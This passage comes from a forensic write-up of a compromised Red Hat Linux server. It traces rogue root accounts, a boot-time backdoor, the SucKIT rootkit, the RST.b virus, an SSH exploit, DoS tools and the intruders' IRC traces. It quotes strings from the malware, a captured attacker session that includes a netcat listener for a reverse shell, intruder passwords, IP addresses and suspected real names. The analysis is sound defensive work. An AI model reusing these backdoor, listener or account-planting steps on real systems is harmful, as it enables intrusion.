Original Directory	***PArtition***	***Mount Point***	***Link created***
/	/dev/sdc5	/data/root	-
/boot	/dev/sdc1	/data/sdc1	/data/root/boot
/var	/dev/sdc6	/data/sdc6	/data/root/var
/tmp	/dev/sdc8	/data/sdc8	/data/root/tmp
/usr	/dev/sdc9	/data/sdc9	/data/root/usr

Table 4: Structure created by the system administrator.

To prevent modifying the original image by removing those links, I decided to recreate the same directory structure in my disk. The partitions had been mounted with the commands below:

```
mount /data/sdc5.root.img /data/root -o loop,ro,noatime,noexec,nodev
mount /data/sdc1.boot.img /data/sdc1 -o loop,ro,noatime,noexec,nodev
mount /data/sdc6.var.img /data/sdc6 -o loop,ro,noatime,noexec,nodev
mount /data/sdc8.tmp.img /data/sdc8 -o loop,ro,noatime,noexec,nodev
mount /data/sdc9.usr.img /data/sdc9 -o loop,ro,noatime,noexec,nodev
```

Figure 36: mounting the disk images.

With this structure, I can have access to the compromised file system without worrying in modifying the images contents.

. Examining the File System

The first step in our analysis would be to search some system files to try to identify the type of operating system that we are examining, which configurations that were being used for time zone, dates, services that would have been running, network configurations among others things.

To get simple, the commands to accomplish all that are listed below:

```
[root@host root]#cat etc/redhat-release
Red Hat Linux release 6.2 (Zoot)
[root@host root]#cat etc/sysconfig/clock
ZONE="America/Sao_Paulo"
UTC=true
ARC=false
[root@host root]#cat etc/sysconfig/network
NETWORKING=yes
HOSTNAME="test.company.com"
GATEWAY="192.168.0.1"
GATEWAYDEV="eth0"
FORWARD_IPV4="no"
[root@host root]#cat etc/inetd.conf |grep -v "#"
poppassd  stream tcp nowait root /usr/sbin/tcpd poppassd
imap    stream  tcp     nowait  root    /usr/sbin/tcpd  imapd
```

Figure 37: looking for information on the system.

When examining the file "/etc/rc.d/rc.sysinit", a file that is executed when the system initialize, I noticed a strange entry. In the end of this file there was a line to execute a command that is not common:

if [""= "in"]; then
* / sbin/getkey i && touch/var/run/confirm*
fi
wait
src

The strange line is exactly the line that executes the command "src". This command does not exist in Red Hat systems in a default installation. This can be a good hint on where to start looking for. But I will continue examining the "/etc" for more tips.

The process of examining "/etc/passwd", revealed more strange things. Below, it is reproduced the strange parts of the password file:

root:x:0:0:root:/root:/bin/bash
...
operator:x:0:0:operator:/root:
...
guest:x:0:0:root:/root:/bin/bash
...
geek:x:50010:50010::/home/geek:/bin/bash
anderson:x:50011:50011::/home/anderson:/bin/bash
ajs:x:50012:50012::/home/ajs:/bin/bash
viga:x:50013:50013::/home/viga:/bin/bash
squid:x:50014:50014::/home/squid:/bin/bash
marky:x:50015:50015::/home/marky:/bin/bash
NOTE: the output has been truncated for didactical purposes.

The listed users above, with exception of "root" and "operator", are not part of a common password file.

Besides that, the operator user is configured with UID "0". This user normally has a different UID, and is created only for internal use of some system services. This means that for the operating system, this user has the same permissions as the user "root".

It is very common that an attacker, when invade one machine, creates a user with root permissions to be able to have privileged access to the system without causing suspicion. Looking at the file /etc/shadow, that stores the encrypted passwords, I noticed that the user operator also has a configured password. This indicates that someone that wanted to have privileged access later modified this user.

The other users shown above were not part of the users with permission to have access to the server. When I looked at the list of users, I contacted Joe and asked him to send me the list of who would have access to the server, including the usernames.

Therefore, I believe that some intruder has created the accounts shown above. Later, I will be able to look for files belonging to these users and see what they were doing to the server.

. Looking for Evidences of the Invasion

Now that I already have some leads to start the search, I will try to find evidences that prove the illegal activities of the probable intruders. The first thing to do is to look for the existence of the file "src", that was being executed every time the system started.

For our luck, it was found right in the first result:

```
[root@host root]#find . -name src
./bin/src
```

Figure 38: searching evidences.

So, the file "src" was stored in the /bin directory. Examining the file "src" with the commands "file" and "strings", I will be able to discover what kind of file is that and what is inside it:

```
[root@host root]#file bin/src
bin/src: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.2.5, dynamically
linked (uses shared libs), not stripped
[root@host root]#strings bin/src
/lib/ld-linux.so.2
libc.so.6
...
GLIBC_2.1.3
GLIBC_2.0
PTRh
QVh@
httpd
got_fucked
```

```
mother_fucker
/bin/bash -i
```

Figure 39: strings inside the evidence found.

The information above indicates that the file "src" was a dynamically linked executable. The output of "strings" indicate that this program was possibly a backdoor, as we can see indicated by the execution of the command "/bin/bash -i", and that probably it hide itself as "httpd", a common process name in a web server.

These information confirm that the intruder had probably installed this backdoor to be able to come back later without the need of privileged accounts. Normally this is done when the computer is hacked, to guarantee a way of return in case something happen.

Continuing the search, I decided to examine some system directories to look for strange files. A good place to start is the "/dev" directory. This directory stores the system device files. And normally will contain only files of the types block, character, pipe or socket.

Kernel drivers create these files so Linux can have access to the physical or virtual devices. Knowing this, anything that is different from these types becomes automatically suspicious. I will remove from the list of suspects any file that is a link for another file, since these other files will be already listed by the command "find" below:

```
[root@host root]#find dev/ -not -type b -not -type c -not -type s -not -type p -not -type l
dev/
dev/MAKEDEV
dev/ida
dev/pts
dev/raw
dev/rd
dev/.coi
dev/.coi/.sniffer
dev/.coi/sk
dev/hdx1
dev/hdx2
dev/.su
```

Figure 40: Uncommon files found in "/dev".

This seems highly suspicious. The file highlighted files above don't seems the type of thing that we expect to find in "/dev". I think that I can add these files to our list of suspicious files.

Examining the files with "file", we have the following information:

```
[root@host root]#file dev/.coi
dev/.coi: directory
[root@host root]#file dev/.coi/.sniffer
dev/.coi/.sniffer: ASCII English text, with CRLF, LF line terminators, with escape sequences, with
overstriking
[root@host root]#file dev/.coi/sk
dev/.coi/sk: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
[root@host root]#file dev/hdx1
dev/hdx1: empty
[root@host root]#file dev/hdx2
dev/hdx2: empty
[root@host root]#file dev/.su
dev/.su: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses
shared libs), not stripped
```

Figure 41: checking the files found earlier.

Summarizing, we have a directory created in "/dev" named ".coi". Intruders usually name their files beginning with a dot. This make it invisible to a simple directory listing with the command "ls - l", making it hard to find those files.

Inside the "/dev/.coi" directory we find a text named ".sniffer", that clearly is the output of a network sniffer. Inside of "/dev/.coi" we also have a program named "sk".

Besides that, we have two empty files named "hdx1" and "hdx2". I will need to verify later who created these files. And we have also a program named "/dev/.su". The string analysis of the two executables gives us the following information:

```
[root@host root]#strings dev/.su
/lib/ld-linux.so.2
libc.so.6
execl
...
setuid
...
-bash
/bin/sh
...
/dev/hdx
...
/bin/sh
...
GET /~telcom69/gov.php HTTP/1.0
ppp0
eth0
h/bin..
...
snortdos
tory
```

Figure 42: strings inside the file "/dev/.su".

The result above gives us more information on what happened with this computer. The strings found in "/dev/.su" indicate that this program possibly executed a shell with the privileges of the "root" user. The strings "execl", "setuid", "/bin/sh" confirm this.

But after the string "/bin/sh", we have some strange messages: "snortdos", "tory" and "GET/~telcom69/gov.php HTTP/1.0". Looking in Google for the terms above, I found in the first link something relative the messages above.

Search in Google	*Link found*
"GET /~telcom69/gov.php HTTP/1.0 snortdos tory"	http://archives.neohapsis.com/archives/incidents/2001-12/0258.html
"snortdos tory"	http://www.viruslist.com/eng/viruslist.html?id=4348

Table 5: Searching Google.

The two links above indicate that the file "/dev/.su" was infected with the virus "RST.b", a virus for Linux that infect executable files in the current directory and the files in the directory /bin also. This virus also activates a backdoor, waiting for packets of EGP protocol with specific information. If this data is found, the virus starts a remote shell with "root" privileges. The virus also creates two files, "/dev/hdx1" and "/dev/hdx2", that as we saw before were found in "/dev" directory of the hacked machine.

The links above contains a detailed description of the virus behavior.

In this case, it appears that the intruder was using some code that has already been infected with the virus, and probably he was not aware of that.

Examining the result of "strings" of the file "/dev/.coi/sk", we have more tips on what happened:

```
[root@host root]#strings -a dev/.coi/sk
...
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:./bin:/dev/.coi:/dev/.coi/bin
HOME=/dev/.coi
HISTFILE=/dev/null
...
/dev/tty
...
Can't fork subshell, there is no way...
/dev/.coi
/bin/sh
Can't execve shell!
BD_Init: Starting backdoor daemon...
...
/dev/.coi/.rc
use:
%s <uivfp> [args]
u       - uninstall
i       - make pid invisible
v       - make pid visible
f [0/1] - toggle file hiding
p [0/1] - toggle pid hiding
...
/sbin/initcoi
...
1.3b
```

```
/dev/.coi/.sniffer
/proc/
/proc/net/
...
/sbin/init
/sbin/initcoi
login
telnet
rlogin
rexec
passwd
adduser
mysql
ssword:
...
```

Figure 43: the strings inside the root kit found. NOTE: the output has been truncated.

As we can see, the program above seems to do some interesting stuff. Besides creating a shell, it seems to be responsible for creating the file "/dev/.coi/.sniffer", to create a backdoor, to hide processes and files, and to possibly modify "/sbin/init" system file. With the tips above, we can guess that the file "/dev/.coi/sk" is probably a root kit, a tool used to take over the control of an owned computer. This type of program is used when the intruder wants to hide his tracks in the hacked system.

Searching Google using some of the terms above, including the version number shown (1.3b) let's see what we find:

Google Search	***Link***
sk 1.3b	http://hysteria.sk/sd/f/suckit/sk-1.3b/

Table 6: Searching Google for the rootkit.

Examining the URL above, we discover that the file "/dev/.coi/sk" is really the Suck IT root kit, a very common root kit used to take over Linux hosts. Also, in the URL above we can read in the "readme" file that comes with SuckIT:

"The SucKIT is easy-to-uses, Linux-i386 kernel-based rootkit. The code stays in memory through/dev/kmem trick, without help of LKM support nor System.map or such things. Everything is done on the fly. It can hide PIDs, files, tcp/udp/raw sockets, sniff TTYs. Next, it have integrated TTY shell access (xor+sha1) which can be invoked through any running service on the server. In compiling on target box needed, one binary can work on any of 2.2.x & 2.4.x kernels precompiled (libc-free)"

Clearly, this machine was under full control of the hackers.

Next, I will examine the file "/dev/.coi/.sniffer". This file possibly has information captured from network connections since the execution of the rootkit above. I need to be sure that the intruders haven't had access to other servers or sensitive information.

The first thing that I've seen analyzing the sniffer file was that the intruders possibly had access to the passwords of "root" and of other users. There is also a log of a connection to another server, including the root password in plain text.

I immediately contacted Joe and informed him of what I had found. To my surprise, the compromised account was of Joe himself. I informed him that probably the intruder would have access to the other server already.

The sniffer log also showed a lot of information relative to the accesses to the databases installed in the server. This information could not be shown here to protect the privacy of the company's customers.

But approximately by the end of the log file, I had a surprise. The intruder probably captured its own connection with the server, showing in clear text its actions, including a connection with an ftp server. This part of the log gave me more hints on the skills of the intruder:

```
./telnetd :
./telnetd :
/usr/sbin/adduser geek :
passwd geek :
Changing password for user geek
New UNIX password: nerdinho
/usr/sbin/adduser geek :
passwd geek :
Changing password for user geek
New UNIX password: nerdinho
ftp :
ftp> ftp ftp.kit.net
?Invalid command
ftp> ftp.kit.net
?Invalid command
ftp> kit.net
?Invalid command
ftp> ^M^[[Kftp> help
Commands may be abbreviated.  Commands are:

!               debug           mdir            sendport        site
...
ftp> site www.tetrinethp.kit.net
Not connected.
ftp> site ftp.kit.net
Not connected.
ftp> site fpt.kit.net tetrinethpl^H ^H 14143828
Not connected.
...
ftp> open
(to) ftp: f: ftp> open ftp.kit.net
Connected to ftp.kit.net.
220 FTP server ready.
Name (ftp.kit.net:root): 331 Password required for tetrinethp.
Password:14143828
passwd gdm :
passwd news :
passwd games :
passwd oracle :
```

```
passwd postgres :
passwd geek :
Changing password for user geek
New UNIX password: x
passwd geek :
Changing password for user geek
New UNIX password: stabley
passwd geek :
Changing password for user geek
New UNIX password: blablebli
adduser anderson :
passwd :
New UNIX password: 3210a
adduser :
usage: adduser  [-u uid [-o]] [-g group] [-G group,...]
...
adduser ajs :
adduser ajs 32110a :
usage: adduser  [-u uid [-o]] [-g group] [-G group,...]
...
passwd guest :
Changing password for user guest
New UNIX password: xf
adduser :
usage: adduser  [-u uid [-o]] [-g group] [-G group,...]
...
adduser viga :
adduser :
usage: adduser  [-u uid [-o]] [-g group] [-G group,...]
...
adduser viga -p vigarista :
adduser: user viga exists
adduser :
usage: adduser  [-u uid [-o]] [-g group] [-G group,...]
...
adduser squid -p codorna :
./ssh-last :
Conectar pela PORTA:Conectar pelo IP:Carregar netcat: `nc -lvp 2424` on  200.200.200.200
Enter pra continuar...Executando shellcode...
adduser :
usage: adduser  [-u uid [-o]] [-g group] [-G group,...]
...
adduser marky :
passwd marky :
Changing password for user marky
New UNIX password: 123123
passwd operator :
Changing password for user operator
New UNIX password: 123123
/bin/login -- root :
Password: Login timed out after 60 seconds
/bin/login -- c!cp :
Password:
```

Figure 44: the sniffer log file. NOTE: the output has been truncated.

We have a lot of information in the log file found in the "/dev/.coi" directory. I will study the logs above in parts:

1. The intruder executed a program called "telnetd". This is probably a Trojan or backdoor so he could come back later. This file was not found in the file system and probably was deleted.
2. The intruder creates an account called "geek", and soon after that he changed the password of this account to "nerdinho". This word means "little nerd" in Portuguese. This was one of the accounts found in the file "/etc/passwd".
3. He tried to access a ftp server, ftp.kit.net. The site kit.net is a known Brazilian provider of free web hosting. It is also known by not having a clear security policy. The intruder tried a few times to connect to the server without success, what made him consult the ftp client "help".
This part of the log, until the moment that he succeeded to connect the server, gave me the tip that the intruder in question was a hacker with little knowledge of Linux. People with little knowledge of the operating system being attacked nowadays carry the majority of the cases of invasion of servers. These users are known as "Script Kiddies", for their characteristic of using automatic tools for attacking, and don't having idea how the tool work. This made me believe that perhaps tools of this type would exist in the machine.
As a bonus, we now have information of login and password for this user on ftp.kit.net.
4. The intruder start to create several user accounts in the system. We can see that all these accounts were present in the file "/etc/passwd". We also see that he tries to change the password of several system users, including the user "operator". The line "New UNIX password: 3210a" indicates that the intruder executed the command "passwd" without passing a username as parameter. If he did this, the message would indicate the name of the user passed as parameter. As no user was passed as parameter, this can indicate the moment where the intruder changed the "root" password.
5. He executes a program called “ssh-last”. The output of this file shows that this is possibly a remote exploit for SSH, because it asks for the user to execute a "netcat". This command is used to create a socket in a TCP port and to wait for connection. This is used probably for the shell code executed in sequence, which must open a connection from the invaded machine. Shell codes are codes that exploit a vulnerability creating a remote shell to the intruder. They are used during the phase of invasion of a server to open a remote terminal for the hacker.
6. Someone access the server as root. A password is used that does not correspond to the original "root" password (informed by Joe and that also was present in the sniffer log). Possibly another intruder had access to the system.

Based on the information above, I can follow the new leads revealed. Initially, I decided to look in "kit.net" for the web page of the user "tetrinethp", used by the intruder to connect to the ftp server.

Looking for "tetrinethp" at “http://www.kit.net/”, I found only one page directing the user to the link "http://tetrinethp.cjb.net/". This page doesn’t seem to be online anymore, since I received a message from the site “fortunecity.com” saying that the page was not found.

I decided to try an address in the same format that the site "Kit.net" creates its virtual hosts. I tried “http://www.tetrinethp.kit.net/” and obtained access to a site. Apparently, the site is about the Tetrinet game, an online version of the famous

Tetris game, where up to 6 players can play simultaneously.

If Joe's company was to pursue the case judicially, they could contact the administrators of the Kit.net provider and the page above asking for more information on this username. But as this is not the case, I will continue the file system analysis.

Looking for “ssh-last” at file system, I found it in "/tmp/ssh-last". In the directory "/tmp" I found several other interesting files too. Below we have a summary of what has been found, followed by a brief description of what is each file:

File/Directory	***Description***
.bugtraq	Files associated with the Slapper.A worm. This file has zero bytes. http://www.cert.org/advisories/CA-2002-27.html
.bugtraq.c	Source code of Slapper.A worm. This file has zero bytes. http://isc.incidents.org/exploitcode/bugtraq.c
BitchX	IRC Client. http://www.bitchx.org/
core	Core file generated by a failed program.
psyBNC2.3.1.tar.gz	PsyBNC IRC bounce package. Official home page: http://www.psychoid.lam3rz.de/
Psybnc	PsyBNC IRC bounce program. This program can be used to connect to IRC server anonymously.
Ssh-last	Ssh remote exploit. This is a version modified by a brazilian hacker. Aparently he only changed the messages to portuguese.
ssh-last.c	Ssh remote exploit source code. The original code can be found here: http://hysteria.sk/sd/f/shellcode/connect.c
tmp	Slice2 Denial of Service Tool. http://www.twi.blogger.com.br/, http://www.eterson.hpg.ig.com.br/xpl/slice2.c

Table 7: Files found in “/tmp”

It seems that this machine was loaded with interesting programs. I will analyze each one of the files above:

1. The Slapper worm created the files "bugtraq" and "bugtraq.c" when it invades a web server. Slapper is a worm that spread using Apache web servers vulnerable to the OpenSSL bug. Apache use the mod_ssl module to access the OpenSSL functionality, to support encrypted communication. This files indicates that the Slapper worm had possibly invaded this computer, since it had a vulnerable version of Apache.
2. The directory "BitchX" contains the source code of BitchX IRC client. It was partially removed, since there were only a few files left in this directory. This client is very used by hackers in general because it is powerful and highly configurable.
3. This "core" file was generated by a failed program, and possibly contains more information from the intruders. It will be analyzed later.
4. The PsyBNC IRC bouncer is a program used to connect anonymously to IRC servers. The intruders should have installed this program to prevent disclosing their real IP to the IRC servers. The directory "psybnc" contains some log files that will be analyzed later.
5. The file "ssh-last" looks like a remote exploit. It was not clear if it explores vulnerabilities in the SSH protocol, because a comparison with the code found in "<http://hysteria.sk/sd/f/shellcode/connect.c>" indicates that only the program

messages had been changed to Portuguese, and this page indicates that the exploit is generic, being used as base for creation of other exploits. Anyway, the intruder, according to what we saw in the sniffer log, used this program.
6. An analysis of the "strings" output for the file "tmp" showed that this file is in truth "Slice2", a denial of service tool, capable of spoofing the IP of origin. It had its messages modified to Portuguese, and a comparison with the "strings" output of the version compiled from the source listed in the table above show that possibly it had other modifications in the original code.
A search in the Google didn't return an official distribution web page for this tool. However, I found an analysis of this tool in the link http://project.honeynet.org/challenge/results/submissions/roessler/evidence.txt in a work called "The Apollo Incident: Evidence", written by Thomas Roessler, who describes the functioning of the Slice2 tool. Unfortunately, the site indicated by Thomas where the source code was stored was not available at the time of this verification. The links presented in the table above are from pages in Brazil, explaining the functioning of the Slice2 tool and they contain the source code. Interesting information is that Slice2 is used as part of "Knight", a Denial of Service tool for IRC clients.

As we can see above, this machine was being used as bridge for connecting to IRC servers and possibly to initiate Denial of Service attacks against IRC networks. I also noticed that possibly this machine was invaded in many ways, possibly by different intruders. What led me to believe this was the presence of the Slapper worm, indicating that the Apache version installed in this machine was vulnerable to OpenSSL attacks, and the presence of the exploit for SSH.

Analyzing the file "core" found in "/tmp", I could find more information that had confirmed the suspicion above. The result of "strings" below shows this:

```
CORE
CORE
fudedor
./fudedor
CORE
fudedor
/lib/ld-linux.so.2
...
PTRh
USO: %s <host> <size> <time>
  <host> == host do babaca a ser fudido
  <size> == bytes a serem enviados
  <time> == tempo da fudecao
ESSA PORRA NAO SPOOFA IP, EU NAO SEI FAZER ISSO =)
PRONTO, ELE FOI FUDIDO (ctrl-c pra cancelar)
FUDEDOR2.C (v2.0) by Bonny - PRIVATE!@#!
...
/bin/sh
xxxxyyyyzzzz
Y[XXXXXX
GET /~telcom69/gov.php HTTP/1.0
ppp0
eth0
h/bin
PSQRVWP
```

```
...
snortdos
tory
/lib/ld-linux.so.2
neh, o babaca foi fudido!
...
Linux
test.company.com
2.2.14-5.0
#1 Tue Mar 7 21:07:39 EST 2000
...
HOME=/home/geek
INPUTRC=/etc/inputrc
SHELL=/bin/bash
USER=geek
...
LANG=en_US
SSH_CLIENT=200.227.180.240 1119 22
```

Figure 45: strings inside the "core" file found in "/tmp".

Many interesting things are shown here. Initially, the file "core" seems to indicate that the name of executable that generated it is called "fudedor". In Portuguese, this means "fucker". The usage messages shown above are the same as the ones shown in "/tmp/tmp". But the messages shown by the program, that in the strings above are written in Portuguese, had been modified from those in "/tmp/tmp". This indicates that who executed "fudedor" had access to the source code and modified the program.

Next, we see that "fudedor" was infected with the virus RST.b. As we saw before, RST.b infects everything that is in the current directory where the program infected is executed, and also the programs in "/bin".

The message line that begins with "Linux" indicates which version of kernel the system was running, and when it was compiled. Following, approximately by the end of the "strings" output, we can see a copy of the environment variables at the moment that the program was executed and the "core" file was generated. It is interesting to notice that who executed the command was the user "geek", the same one that had connected to the ftp server as "tetrinethp", and possibly the same one that created the other users.

But the most interesting message above! The variable SSH_CLIENT is created every time a user connects using SSH protocol, and will have the remote client IP, the remote port and the local port. In fact, we can say that the intruder, at the moment that executed "fudedor", that was really a Denial of Service tool, was connected from 200.227.180.240. This IP belongs to a broadband provider in Brazil, and is associated to an ADSL line. This is a hint on who is the intruder. In an action at law, we could try to obtain with the provider information on who used this IP, finding the name of the intruder.

Continuing with the analysis of "/tmp", I found more interesting information in the directory "psybnc". As we saw, this directory contains PsyBNC, a program used to connect anonymously to IRC servers. The directory contained a few log files, configurations, among others things. Below we have a summary of the most interesting files:

File	*Description*
/tmp/psybnc/psybnc	PsyBNC executable
/tmp/psybnc/psybnc.conf	Configuration file for PsyBNC. Contains information on the registered users.
/tmp/psybnc/downloads/USER3/	Directory used to store user downloads. It contains an illegal MP3 file, and the file vncviewer.zip, a graphic client for remote access, called VNC [ix].
/tmp/psybnc/motd/	This directory contains the messages received from IRC server. Indicates the nickname used by the intruder to connect to the server.
/tmp/psybnc/log	This directory contains the logs of PsyBNC. There are separate logs for each user connected to the bouncer.

Table 8: Files inside the directory "/tmp/psybnc".

The configuration file analysis reveals that existed 3 configured users. There are also configuration of which server would be used to connect to as well as which channels they would automatically connect. These information are summarized below:

Port to Listen: 31337
Nick1: Cr4CkInG
Default Server: irc.cultura.com.br
Default Channel: #roraima, #ilheus, #galera_rr, #websuporte, #cefet_rr, #lrp, #Roraima20, #comando_elite, #cardding, #federation
Nick used when away: Cr4CkInG

Nick2: AmU.ErIsA
Default Server: irc.irapida.com.br
Default Channels: #CounterStrike, #federatioN, #R4G3, #RoraiMa, #RoraiMa20, #ViceCity, #PkmNet, #Ozfull, #CsBrasil, #Cefet_RR
Nick used when away: plUSs`oFFz

Nick3: MetallicA
Default Server: irc.cultura.com.br
Default Channels: #gnr, #cove, #linuxajuda, #federation, #amazon_rock ,#discoteca, #nocturnal, #cefet_Rr, #roraima
Nick used when away: glORy|n\to

So, we have three users that used PsyBNC to connect in two different IRC servers, and they connected in several different channels. Examining the list of channels, I noticed that the intruder's interests are varied. #Roraima is the name of a state in

Brazil, and probably unite people of this state, while #linuxajuda means "linuxhelp". #cefet_rr is the name of a technical school in Brazil, in the state of Roraima. And the channels #cardding, #r4g3, #comando_elite and #federation are channels associated with hacker groups.

I joined one of the channels listed above, using the server irc.cultura.com.br, to verify if our intruders were still active. The image below shows that the nick "Cr4CkInG" is still being used, and probably by a "bot", a program used to control IRC channels:



Figure 46: IRC channel frequented by the intruders.

Everything indicates that our hackers are still active, probably invading other machines. The IP shown in the "WHOIS" information for nick "Cr4CkInG" show that it was connected from network 200.180.184.0, another IP belonging to a Brazilian broadband provider.

Continuing with the directory analysis, I found that user USER3, which as we saw before relates to the user "MetallicA", downloaded a MP3 file. This indicates that he probably obtained this file illegally. The file is named "Glory_Opera_-_Rising_Moanga_-_01_-_Boto_(Instrumental).mp3".

Inside the directory "/tmp/psybnc/log" I found more information about the identity of our intruders. The logs indicates from which IP the intruders connected to PsyBNC. In the command below, I used a shortcut to list all the IP used to connect to the PsyBNC:

```
[root@host log]#cat psybnc.log | grep ":connect from" | sed 's/^.*\(:connect .*\)$/\1/g' | sort -u
:connect from 200-147-120-174.tlm.dialuol.com.br
:connect from 200-147-121-62.tlm.dialuol.com.br
:connect from 200-147-130-234.dialuol.com.br
:connect from 200-147-131-195.dialuol.com.br
:connect from 200-147-145-92.dialuol.com.br
:connect from 200-147-195-174.dialuol.com.br
:connect from 200-147-23-32.tlf.dialuol.com.br
:connect from 200-147-33-107.tlf.dialuol.com.br
:connect from 200-147-55-118.tlf.dialuol.com.br
:connect from 200-147-83-164.tlm.dialuol.com.br
:connect from 200-147-91-24.tlm.dialuol.com.br
:connect from 200-158-46-19.dsl.telesp.net.br
:connect from 200-163-004-066.bsace7013.dsl.brasiltelecom.net.br
:connect from 200-193-227-067.bsace7013.dsl.brasiltelecom.net.br
:connect from 200.167.224.96
:connect from 200227180004-dial-user-ECP.acessonet.com.br
:connect from 200227180011-dial-user-ECP.acessonet.com.br
:connect from 200227180013-dial-user-ECP.acessonet.com.br
:connect from 200227180021-dial-user-ECP.acessonet.com.br
:connect from 200227180023-dial-user-ECP.acessonet.com.br
:connect from 200227180036-dial-user-ECP.acessonet.com.br
:connect from 200227180064-dial-user-ECP.acessonet.com.br
:connect from 200227180080-dial-user-ECP.acessonet.com.br
:connect from 200227180092-dial-user-ECP.acessonet.com.br
:connect from 200227180094-dial-user-ECP.acessonet.com.br
:connect from 200227180109-dial-user-ECP.acessonet.com.br
:connect from 200227180225-dial-user-ECP.acessonet.com.br
:connect from 200227180240-dial-user-ECP.acessonet.com.br
:connect from 207.183.226.200.in-addr.arpa.ig.com.br
:connect from 22496.bsb.virtua.com.br
```

Figure 47: Listing the IP used to connect to the server.

The command lists the lines of the “psybnc.log” file that contain the string ":connect from", removes date information, and the command "sort" in the end of the line eliminates repetitions, listing only once each IP. Although it seems to be a complex command, it is very efficient!

With this command, we can see that the intruders used basically ADSL connections and dialup connections of Brazilian providers. They connected from providers in the state of Sao Paulo and Brasilia, Federal Capital of Brazil.

The other logs were separate for each user, and contained only messages sent by other users while the intruders were away. The only interesting information is that some users had called our intruders by their names and not by their nicks. This would help finds them in case the company want to sue them. The names found are:

*"**Cr4CkInG**": ~Mon Aug 11 09:40:59:(NiCoLy`OM`SoNo!lindinha @tUJPivCCydU.200.149.59.O) **JeFeSSoN**?*
*"**AmU.ErIsA**": ~Sun Aug 10 20:36:23:([MaNsOn]!blexs@JLVfHN7Xtqc.200.241.68.O) ^C9,01**romero**?*
*"**MetallicA**": **No information was found for this user**.*

Another information that can be useful is that the topic of the channel that the

intruders entered said that the group #Federation had partnership with the Silver Lords group, an extremely active hacker group in Brazil and with a good technical knowledge.

*~Mon Aug 11 07:34:06:(ChanServ!services@brasnet.org) Welcome you the Federation;) * We advise the use of the servers: irc.gbi.com.br, for the best course of sua conexao! :)*
~Mon Aug 11 07:34:06:(ChanServ!services@brasnet.org) Partners: #Gannet - ***#SilverLords***

After finishing the analysis of "/tmp" I decided to return to the root kit found before. I remembered the reference to the file "/sbin/init" and "/sbin/initcoi", and decided to look for more signals of compromising in "/sbin".

One of Suck IT characteristic is that it substitutes "/sbin/init" system binary with a modified version that are used to hide information. As we saw previously, the Suck IT root kit can also be used to hide files or processes.

Examining "/sbin/init" with "strings", I noticed that it was in truth another copy of Suck IT. As we saw previously, the Suck IT has in its code a reference to the file "/sbin/init", so we can conclude that this file was substituted by a trojaned version. Doing this, Suck IT was executed every time the system was initialized.

Doing a MD5 check on both files proved the fact:

```
[root@host sbin]#md5 init ../dev/.coi/sk
ae1f9895d20e0c9a6cffec30c861f88c        init
ae1f9895d20e0c9a6cffec30c861f88c        ../dev/.coi/sk
[root@host sbin]#ls init*
init  initlog  initsk12
```

Figure 48: comparing the files.

But a thing called my attention. There was no such file "initcoi" in "/sbin", mentioned in Suck IT. As we can see above, there is just a file named "initsk12". This file is the original version of the "init" system file, since the "strings" result didn't showed the messages present in the SuckIT executable.

This version was not infected by RST.b, and as we saw before, the executable present in "/dev/.coi/sk" was. And if "/sbin/init" had been executed, all the files of "/sbin" would have been infected also.

Reading the README file available in the Suck IT official web site, I found this question in the FAQ:

" Q: How I can make suckit to run automatically each reboot of machine ?
A: The generic way (as the install script does) is to
rename /sbin/init to /sbin/init<hidesuffix>, and place sk binary
instead of /sbin/init, so suckit will get resident imediatelly
